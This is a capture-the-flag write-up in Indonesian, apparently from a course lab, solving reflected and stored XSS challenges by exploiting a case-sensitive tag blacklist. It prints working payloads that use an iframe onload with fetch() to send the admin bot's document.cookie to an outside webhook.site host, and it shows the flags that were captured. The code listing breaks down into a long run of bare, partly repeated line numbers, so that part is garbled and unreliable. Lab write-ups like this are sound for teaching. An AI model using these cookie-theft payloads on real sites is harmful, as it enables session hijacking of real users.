The screenshot shows a list of log entries and a detailed view of a single log entry. The log entry details are as follows:

Request Details & Headers	
Method	GET
URL	https://webhook.site/4c929699-0e68-4c98-b672-c17c6dd8d464?c=
Host	36.76.126.51
Location	io Surabaya, Jawa Timur, Indonesia
Date	11/19/2025 11:50:26 PM (a few seconds ago)
Size	0 bytes
Time	0.001 sec
ID	21b844ca-5ed0-4cc6-8bdf-6d4c35045ec8
Note	Add Note

Request Headers (partial):

- accept-language: en-US,en;q=0.9,id-ID;q=0.8,id;q=0.7
- accept-encoding: gzip, deflate, br, zstd
- referer: http://199.85.19.99:8002/
- sec-fetch-dst: empty
- sec-fetch-mode: cors
- sec-fetch-site: cross-site
- origin: http://199.85.19.99:8002
- accept: */*
- sec-ch-ua-mobile: ?0
- sec-ch-ua: "Chromium";v="142", "Google Chrome";v="142", "Not_A_Brand";v="99"
- user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.7012.124 Safari/537.36
- sec-ch-uaplatform: "windows"
- host: webhook.site

Query strings:

- c: (empty)

Form values:

- None

Request Content:

- No content


Custom Actions Output:

- No action output [Create Custom Action](#)

5. Tahap 3 – Membungkus Payload ke Parameter URL (Encoding)

Admin Bot hanya menerima sebuah URL, bukan input manual. Karena itu payload harus di-encode ke dalam parameter search= lalu ditempelkan di URL.

[http://195.85.19.90:8002/?search=%3Ciframe%20onload%3D%22fetch\(%27https%3A%2F%2Fwebhook.site%2F4c929699-0e68-4c98-b672-c17c6dd8d464%3Fc%3D%27%2Bdocument.cookie\)%22%3E%3C%2Fiframe%3E](http://195.85.19.90:8002/?search=%3Ciframe%20onload%3D%22fetch(%27https%3A%2F%2Fwebhook.site%2F4c929699-0e68-4c98-b672-c17c6dd8d464%3Fc%3D%27%2Bdocument.cookie)%22%3E%3C%2Fiframe%3E) dan dikirimkan ke admin bot dalam bentuk proxy.



The screenshot shows the Webhook.site API interface with a list of recent webhook requests. One specific request is highlighted in blue:

- GET #f50bcf 195.85.19.90** 11/19/2025 11:52:01 PM
- GET #f1864 36.76.126.51** 11/19/2025 11:56:28 PM
- GET #efb86 36.76.126.51** 11/19/2025 11:40:16 PM
- GET #dc016 195.85.19.90** 11/19/2025 11:35:40 PM
- GET #ba5f3 36.76.126.51** 11/19/2025 11:35:20 PM
- GET #1456c 195.85.19.90** 11/19/2025 11:09:29 PM
- GET #e3938 36.76.126.51** 11/19/2025 11:05:02 PM
- GET #d41a7 36.76.126.51** 11/19/2025 10:58:56 PM

Details for the highlighted request:

- Host:** 195.85.19.90
- Date:** 11/19/2025 11:52:01 PM (a few seconds ago)
- Size:** 0 bytes
- Time:** 0.003 sec
- ID:** 600cff44-3d75-431a-bdd-8060ca6545a
- Note:** [Add Note](#)

Request Details & Headers:

Host	195.85.19.90	Referer	http://proxy/
Location	ss Singapore, Singapore	sec-fetch-dest	empty
Date	11/19/2025 11:52:01 PM (a few seconds ago)	sec-fetch-mode	cors
Size	0 bytes	sec-fetch-dst	cross-site
Time	0.003 sec	Origin	http://proxy
ID	600cff44-3d75-431a-bdd-8060ca6545a	Accept	*/*
Note	Add Note	Sec-Ch-Ua-Mobile	?0
		Sec-Ch-Ua	"HeadlessChrome";v="141", "NotA_Brand";v="0", "Chromium";v="141"
		User-Agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/141...
		Sec-Ch-Ua-Platform	"Linux"
		Host	webhook.site

Query strings: c=flag=PAIIS(r3f3cted_xss)

Form values: None

Request Content: No content

Custom Actions Output: No action output Create Custom Action

The screenshot shows a CTFd challenge interface. At the top, there's a navigation bar with 'PAI Semester Ganjil 2025', 'Users', 'Scoreboard', and 'Challenges'. On the right, there are links for 'Notifications', 'Profile', 'Settings', and a user icon. Below the navigation, a challenge card for 'Reflected XSS + Filter' is displayed. The challenge has a value of 40, 31 solves, and 4 likes. It includes details about the app (http://195.85.19.90:8002) and bot (http://195.85.19.90:8002/re). There are 'Flag' and 'Submit' buttons. A modal window titled 'Correct' is open, showing a 'Share' button, a rating section with thumbs up and thumbs down icons, and a 'Write a review (optional)' text area with a 'Submit' button. The challenge card also lists 'Step Bypass' (40), 'dXSS + Filter' (40), and 'StoredXSS + Filter' (40). The footer of the challenge card says 'Powered by CTFd'.

Flag Akhir

flag=PAI25{r3fl3cted_xss}

StoredXSS + Filter

1. Pendahuluan

Tantangan ini merupakan lanjutan dari Stored XSS sebelumnya, namun dengan filter tambahan. Filter dibuat untuk menghapus tag-tag XSS seperti script, img, iframe, svg, dan berbagai variasi uppercase-nya. Namun filter tersebut **hanya mengenali versi lowercase dan uppercase murni**, sehingga **mixed-case**, termasuk tag seperti:

<iFrame>

tidak terdeteksi dan tetap lolos.

Eksloitasi dilakukan dengan memanfaatkan kelemahan tersebut untuk menanamkan payload Stored XSS yang kemudian dieksekusi oleh Admin Bot.

2. Analisis Filter

Pada gambar di bawah ini terlihat daftar tag yang difilter:

"script", "SCRIPT",

"img", "IMG",

"iframe", "IFRAME",

"svg", "SVG",

"video", "VIDEO",

...

Daftar ini tidak mencakup bentuk mixed-case seperti:

<iFrame>

<iFrAmE>

<IfRaMe>

Filter menggunakan regex tanpa flag ignorecase, sehingga hanya mencocokkan tag yang identik dengan daftar tersebut.

Kesimpulan analisis:

- <iframe> -> diblokir
- <IFRAME> -> diblokir
- <iFrame> -> lolos filter

```
src > 🐍 app.py
121 def dashboard():
122     if request.method == "POST":
123         xss_tags = [
124             "script",
125             "SCRIPT",
126             "img",
127             "IMG",
128             "iframe",
129             "IFRAME",
130             "svg",
131             "SVG",
132             "video",
133             "VIDEO",
134             "audio",
135             "AUDIO",
136             "object",
137             "OBJECT",
138             "embed",
139             "EMBED",
140             "math",
141             "MATH",
142             "style",
143             "STYLE",
144             "link",
145             "LINK",
146             "meta",
147             "META",
148             "base",
149             "BASE",
150             "form",
151             "FORM",
152             "input",
153             "INPUT",
154             "button",
155             "BUTTON",
156             "textarea",
157             "TEXTAREA",
158             "marquee",
159             "MARQUEE",
160             "details",
161             "DETAILS",
162             "summary",
163             "SUMMARY",
164         ]
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
789
789
790
791
792
793
794
795
796
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1095
1096
1097
1098
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1188
1189
1190
1191
1192
1193
1194
1195
1195
1196
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1247
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1286
1287
1288
1288
1289
1290
1291
1292
1293
1294
1295
1295
1296
1297
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1347
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1377
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1387
1388
1389
1389
1390
1391
1392
1393
1394
1395
1395
1396
1397
1397
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1427
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1437
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1447
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1477
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1487
1488
1489
1489
1490
1491
1492
1493
1494
1495
1495
1496
1497
1497
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1527
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1537
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1547
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1577
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1587
1588
1589
1589
1590
1591
1592
1593
1594
1595
1595
1596
1597
1597
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1627
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1637
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1647
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1677
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1687
1688
1689
1689
1690
1691
1692
1693
1694
1695
1695
1696
1697
1697
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1737
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1747
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1787
1788
1789
1789
1790
1791
1792
1793
1794
1795
1795
1796
1797
1797
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1837
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1847
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1877
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1887
1888
1889
1889
1890
1891
1892
1893
1894
1895
1895
1896
1897
1897
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1937
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1947
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1977
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1987
1988
1989
1989
1990
1991
1992
1993
1994
1995
1995
1996
1997
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2037
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2047
2048
2049
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2067
2068
2069
2069
2070
2071
2072
2073
2074
2075
2076
2077
2077
2078
2079
2079
2080
2081
2082
2083
2084
2085
2086
2087
2087
2088
2089
2089
2090
2091
2092
2093
2094
2095
2095
2096
2097
2097
2098
2099
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2109
2110
2111
2112
2113
2114
2115
2116
2117
2117
2118
2119
2119
2120
2121
2122
2123
2124
2125
2126
2127
2127
2128
2129
2129
2130
2131
2132
2133
2134
2135
2136
2137
2137
2138
2139
2139
2140
2141
2142
2143
2144
2145
2146
2147
2147
2148
2149
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2159
2160
2161
2162
2163
2164
2165
2166
2167
2167
2168
2169
2169
2170
2171
2172
2173
2174
2175
2176
2177
2177
2178
2179
2179
2180
2181
2182
2183
2184
2185
2186
2187
2187
2188
2189
2189
2190
2191
2192
2193
2194
2195
2195
2196
2197
2197
2198
2199
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2209
2210
2211
2212
2213
2214
2215
2216
2217
2217
2218
2219
2219
2220
2221
2222
2223
2224
2225
2226
2227
2227
2228
2229
2229
2230
2231
2232
2233
2234
2235
2236
2237
2237
2238
2239
2239
2240
2241
2242
22
```

3. Tahap 1 - Penyusunan Payload XSS Menggunakan <iFrame>

Karena <iFrame> tidak ada dalam daftar blacklist, payload disusun menggunakan bentuk tersebut:


<iFrame

```
onload="fetch('https://webhook.site/4c929699-0e68-4c98-b672-c17c6dd8d464?  
c='+document.cookie)"></iFrame>
```

Karakteristik payload:

- <iFrame> valid untuk browser
- Tidak cocok dengan "iframe" maupun "IFRAME" dalam filter
- Event onload tetap berjalan otomatis
- JavaScript fetch() mengirim cookie admin ke webhook

Pada gambar di bawah ini terlihat payload dimasukkan ke field Content.




4. Tahap 2 – Catatan Berhasil Disimpan (Payload Lulus Filter)

Setelah note disimpan, catatan muncul di dashboard sebagai test 3.

Hal ini menunjukkan bahwa:

- Filter tidak menghapus <iFrame>
- Payload tersimpan utuh di database
- Stored XSS berhasil tertanam

Gambar di bawah ini memperlihatkan note yang telah tersimpan.



5. Tahap 3 – Eksekusi Payload melalui Admin Bot

URL note kemudian dibungkus menggunakan proxy dan dikirim ke Admin Bot:

<http://proxy/note/c76fd532-9ea8-4200-8255-19a3a86a3dc8>

Admin Bot membuka link tersebut. Gambar di bawah ini menunjukkan proses "Admin successfully visited the URL".

Pada saat bot membuka halaman:

1. Konten note dirender.
2. Tag <iFrame> dipasang di DOM.
3. Event onload berjalan otomatis.
4. fetch() mengirim cookie admin ke webhook.
5. Payload berhasil dijalankan dalam konteks admin.

Admin's Bot Page

Enter note URL:

`http://proxy/note/c76fd532-9ea8-4200-8255-19a3a86a3dc8`

Visit Note

Admin successfully visited the URL.

Flag Akhir

`flag=PAI25{5t0r3d_xss_w1th_f1lt3r}`

The screenshot shows the webhook.site interface with a log entry for a successful visit to the flagged URL. The log details are as follows:

Request Details & Headers	Value
Host	195.85.19.90
Location	sg Singapore, Singapore
Date	11/20/2025 12:04:27 AM (a few seconds ago)
Size	0 bytes
Time	0.001 sec
ID	8670a50c-1fdd-4faa-9515-229968-3885
Note	Add Note
accept-encoding	gzip, deflate, br, zstd
referer	http://proxy/
sec-fetch-dst	empty
sec-fetch-mode	cors
sec-fetch-site	cross-site
origin	http://proxy
accept	*/*
sec-ch-us-mobile	?0
sec-ch-ua	"HeadlessChrome";v="101", "Not%4A_Brand";v="8", "Chromium";v="141"
user-agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/141...
sec-ch-us-platform	"Linux"
host	webhook.site

Query strings

Key	Value
c	flag=PAI25{5t0r3d_xss_w1th_f1lt3r}

Form values

Key	Value
None	

Request Content

No content

Custom Actions Output

No action output Create Custom Action

PAI Semester Ganjil 2025 Users Scoreboard Challenges

Challenge X

28 Solves

StoredXSS + Filter

40

App: <http://195.85.19.90:8003>

Bot: <http://195.85.19.90:8003/reポート>

Horizontal Privesc 30

Vertical Esc 30

Praktikum 7

Praktikum 8

XSS Introduction [Hands-On] 30

Stored XSS 30

step Bypass 40

StoredXSS + Filter 40

StoredXSS + Filter 40

Correct

Share

Rate this challenge:

Write a review (optional)

Submit